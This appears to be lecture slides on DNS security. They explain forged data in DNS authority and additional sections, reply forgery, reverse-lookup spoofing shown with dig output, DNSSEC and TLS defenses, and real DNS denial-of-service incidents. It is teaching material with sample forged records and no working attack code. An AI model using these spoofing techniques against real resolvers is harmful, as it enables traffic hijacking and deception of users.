When a user visits a website, such as attacker32.com, a DNS query will eventually come to the authoritative nameserver of the attacker32.com domain. In addition to providing an IP address in the answer section of the response, DNS server can also provide information in the authority and additional sections. Attackers can use these sections to provide fraudulent information.

Fake Data in the Additional Section

```
;; QUESTION SECTION:
;www.example.net.                    IN      A

;; ANSWER SECTION:
www.example.net.         259200  IN      A       192.168.0.101

;; ADDITIONAL SECTION:
www.gmail.com.           259200  IN      A       192.168.0.201
www.facebook.com.        259200  IN      A       192.168.0.202
```

Additional information is provided

They will be discarded: out of zone. They will cause security problems if not discarded.

Fake Data in the Authority Section

```
;; QUESTION SECTION:
;www.example.net.                    IN      A

;; ANSWER SECTION:
www.example.net.         259200  IN      A           192.168.0.101

;; AUTHORITY SECTION:
example.net.             259200  IN      NS          ns.example.net.
facebook.com.            259200  IN      NS          ns.example.net.
```

This one is allowed

This one is out of zone, and should be discarded

Reply Forgery Attacks from Malicious DNS Servers

```
;; QUESTION SECTION:
;www.example.net.                    IN      A

;; ANSWER SECTION:
www.example.net.          259200  IN      A        192.168.0.101

;; AUTHORITY SECTION:
example.net.              259200  IN      NS       www.facebook.com.

;; ADDITIONAL SECTION:
www.facebook.com.         259200  IN      A        192.168.0.201
```

This one is allowed

This one is not allowed (out of zone). The local DNS server will get the IP address of this hostname by itself.

Reply Forgery in Reverse DNS Lookup

- In the reverse lookup, a DNS query tries to find out the hostname for a given IP address.

- Question: Can we use the hostname obtained from reverse DNS lookup as the basis for access control?

  o Example: Packets from syr.edu are allowed to access certain services.

- To answer this question, we need to know how to do reverse lookup

Reply Forgery Attacks from Malicious DNS Servers

Example :

Given an IP address, 128.230.171.184, the DNS resolver constructs a "fake name" 184.171.230.128.in-addr.arpa and then send queries through an iterative process.

We emulate the entire reverse lookup process using @ option in the dig command.

Reverse DNS Lookup

Step 1: Ask a root server. We get the nameservers for the in-addr.arpa zone.

```
seed@ubuntu:~$ dig @a.root-servers.net -x 128.230.171.184

;; QUESTION SECTION:
;184.171.230.128.in-addr.arpa.    IN PTR

;; AUTHORITY SECTION:
in-addr.arpa.       172800    IN NS f.in-addr-servers.arpa.
in-addr.arpa.       172800    IN NS e.in-addr-servers.arpa.

;; ADDITIONAL SECTION:
f.in-addr-servers.arpa. 172800    IN A   193.0.9.1
e.in-addr-servers.arpa. 172800    IN A   203.119.86.101
```

Step 2: Ask a nameserver of the in-addr.arpa zone. We get nameservers for the 128.in-addr.arpa zone

```
seed@ubuntu:~$ dig @f.in-addr-servers.arpa -x 128.230.171.184

;; QUESTION SECTION:
;184.171.230.128.in-addr.arpa.    IN PTR

;; AUTHORITY SECTION:
128.in-addr.arpa. 86400 IN NS r.arin.net.
128.in-addr.arpa. 86400 IN NS u.arin.net.
```

Reply Forgery Attacks from Malicious DNS Servers

Step 3: Ask a nameserver of the 128.in-appr.arpa zone. We get the nameservers for the 203.128.in-addr.arpa zone

Step 4: Ask a nameserver of the 230.128.in-appr.arpa zone. We get the final result

```
seed@ubuntu:~$ dig @r.arin.net -x 128.230.171.184

;; QUESTION SECTION:
;184.171.230.128.in-addr.arpa.    IN PTR

;; AUTHORITY SECTION:
230.128.in-addr.arpa.    86400 IN NS ns2.syr.edu.
230.128.in-addr.arpa.    86400 IN NS ns1.syr.edu.
```

```
seed@ubuntu:~$ dig @ns2.syr.edu -x 128.230.171.184

;; QUESTION SECTION:
;184.171.230.128.in-addr.arpa.    IN PTR

;; ANSWER SECTION:
184.171.230.128.in-addr.arpa. 3600 IN  PTR   syr.edu.
```

Review Our Question

- Question: Can we use the hostname obtained from reverse DNS lookup as the basis for access control?

- Answer:

  - If a packet comes from attacker, the reverse DNS lookup will go back to the attacker's nameserver.

 - Attackers can reply with whatever hostnames they want.

Protection Against DNS Cache Poisoning Attacks

DNSSEC

- DNSSEC is a set of extension to DNS, aiming to provide authentication and integrity checking on DNS data.
- With DNSSEC, all answers from DNSSEC protected zones are digitally signed.
- By checking the digital signatures, a DNS resolver is able to check if the information is authentic or not.
- DNS cache poisoning will be defeated by this mechanism as any fake data will be detected because they will fail the signature checking.

Protecting Against DNS Cache Poisoning Attacks

Protection Using DNSSEC

Protection Using TLS/SSL

Transport Layer Security (TLS/SSL) protocol provides a solution against the cache poisoning attacks.

- After getting the IP address for a domain name (www.example.net) using DNS protocol, a computer will ask the owner (server) of the IP address to proof that it is indeed www.example.net.

- The server has to present a public-key certificate signed by a trusted entity and demonstrates that it knows the corresponding private key associated with www.example.net (i.e., it is the owner of the certificate).

- HTTPS is built on top of TLS/SSL. It defeats DNS cache poisoning attacks.

DNSSEC versus TLS/SSL

- Both DNSSEC and TLS/SSL are based on the public key technology, but their chains of trust are different.
- DNSSEC provides chain of trust using DNS zone hierarchy, so nameservers in the parent zones vouch for those in the child zones.
- TLS/SSL relies on Public Key Infrastructure which contains Certificate Authorities vouching for other computers.

DNS Rebinding Attack

Firewall

Ajax code

Web page with JavaScript code

STOP Same Origin Policy

STOP

Attacker

The target server (vulnerable)

Attack goal: interact with the target server from outside

DNS Rebinding Attack

Denial of Services Attacks on DNS

Denial of Service Attacks on Root Servers

Attacks on the Root and TLD Servers :

Root nameservers: If the attackers can bring down the servers of the root zone, they can bring down the entire Internet. However, attack root servers is difficult:

- The root nameservers are highly distributed. There are 13 (A,B….M) root nameservers (server farm) consisting of a large number of redundant computers to provide reliable services.

- As the nameservers for the TLDs are usually cached in the local DNS servers, the root servers need not be queried till the cache expires (48 hrs). Attacks on the root servers must last long to see a significant effect.

Denial of Service Attacks on TLD Servers

Nameservers for the TLDs are easier to attack. TLDs such as gov, com, net etc have quite resilient infrastructure against DOS attacks. But certain obscure TLDs like country-code TLDs do not have sufficient infrastructure. Due to this, the attackers can bring down the Internet of a targeted country.

Attacks on Nameservers of a Particular Domain

UltraDNS: DNS provider for many major e-commerce companies such as Amazon, Walmart, Expedia. In 2004, DOS against this provider was launched which suffered an outage for an hour.

DDoS attack hobbles sites, including Amazon

By **Tom Krazit**, CNET
December 24, 2009 -- Updated 1900 GMT (0300 HKT)

from cnet

Amazon was one of the Internet's larger companies hit by a DDos attack Wednesday evening.

(CNET) -- An attack directed at the DNS provider for some of the Internet's larger e-commerce companies -- including Amazon, Wal-Mart, and Expedia -- took several Internet shopping sites offline Wednesday evening, two days before Christmas.

Neustar, the company that provides DNS services under the UltraDNS brand name, confirmed an attack took place Wednesday afternoon, taking out sites or rendering them extremely sluggish for about an hour. A

Attacks on Nameservers of a Particular Domain

Dyn network : In 2016, multiple DDoS attacks were launched against a major DNS service provider for companies like CNN, BBC, HBO, PayPal etc. The attacks are believed to have been launched through botnet consisting of different IoT devices like IP cameras, baby monitors etc. It caused major Internet services unavailable .

SaneBox ✓
@sanebox

Our DNS provider is under a DDos attack.
Causing connectivity issues for our webpage.
Filtering of Inbox emails has not been affected.

RETWEET   LIKE
1   1

1:17 PM · 21 Oct 2016

PayPal @PayPal · 21 ott

PayPal is experiencing brief interruptions in service due to a widespread issue with our DNS provider. We're sorry for the inconvenience.

Gizmodo ✓ @Gizmodo · Oct 22
Yesterday's brutal **DDoS** attack is the beginning of a bleak future
gizmo.do/POr2Sne

Attacks on Nameservers of a Particular Domain

DNSPod : In 2009, several DNS servers of a Chinese domain service provider were hit by DDoS.

- The attack was meant to target one particular company (Baofeng.com) which is widely popular video streaming site in China.
- On the next day of attack, when DNS responses previously cached by the other servers timed out, Baofeng's media player on users' machines could not find the IP addresses of the servers because of the attack.
- Due to the bug in the media player software, instead of waiting, they continuously sent out DNS queries at a faster rate. Due to massive number of DNS queries, they flooded and congested the network of China Telecom (ISP). It impacted 20 provinces and is described as the worst Internet incident in China.

Summary

- How DNS works

- Spoofing Attacks on DNS
  - Local DNS cache poisoning attacks
  - Remote DNS cache poisoning attacks
  - Reply forgery attacks

- Defense against DNS spoofing attacks
  - DNSSEC
  - TLS/SSL

- Denial of Services on DNS